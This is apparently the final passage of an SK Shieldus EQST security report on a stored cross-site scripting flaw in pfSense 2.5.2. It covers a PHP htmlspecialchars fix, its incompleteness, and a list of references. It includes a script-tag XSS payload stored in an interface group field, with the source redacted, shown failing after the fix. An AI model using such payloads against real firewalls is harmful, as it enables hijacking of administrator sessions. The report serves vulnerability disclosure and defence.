


```
echo $memberses;
```

```
echo htmlspecialchars($memberses);
```

Figure 32. Example of an HTML entity replacement

The script tag is not executed as below because < and > are replaced with &lt; and &gt; respectively due to the htmlspecialchars function.



Interface Groups

Name	Members	Description	Actions
EQSTtest	<script/src='[redacted].js'></script>	EQSTtest	

Figure 33. Failure to execute the attack script

However, this is not a complete patching method, as the attack script can be executed on another page where the interface group is output. Above all, as of November 2024, pfSense 2.5.2 is not officially supported, so we recommend not using it.

- URL: https://docs.netgate.com/pfsense/en/latest/releases/versions.html

■ Reference Sites

- Wikipedia (FreeBSD): https://en.wikipedia.org/wiki/FreeBSD
- pfSense (About pfSense): https://www.pfsense.org/about-pfsense/
- php.net (Returning References): https://www.php.net/references.return
- php.net (htmlspecialchars): https://www.php.net/manual/en/function.htmlspecialchars.php
- PortSwigger (XSS): https://portswigger.net/web-security/cross-site-scripting
- PortSwigger (CSRF): https://portswigger.net/web-security/csrf
- EQST Insight Special Report (CSRF): https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_Special%20Report_202301.pdf&r_fname=20230113172545386.pdf
- EQST Insight Special Report (XSS): https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_%ED%86%B5%ED%95%A9%EB%B3%B8_202210.pdf&r_fname=20221017112014953.pdf
- Netgate Documentation (Versions of pfSense software and FreeBSD): https://docs.netgate.com/pfsense/en/latest/releases/versions.html#pfsense-ce-software
- pfSense issues # 15778 : https://redmine.pfsense.org/issues/15778

EQST INSIGHT

2024.11

SK shieldus

SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea
https://www.skshieldus.com

Publisher : SK Shieldus EQST business group
Production : SK Shieldus Marketing Group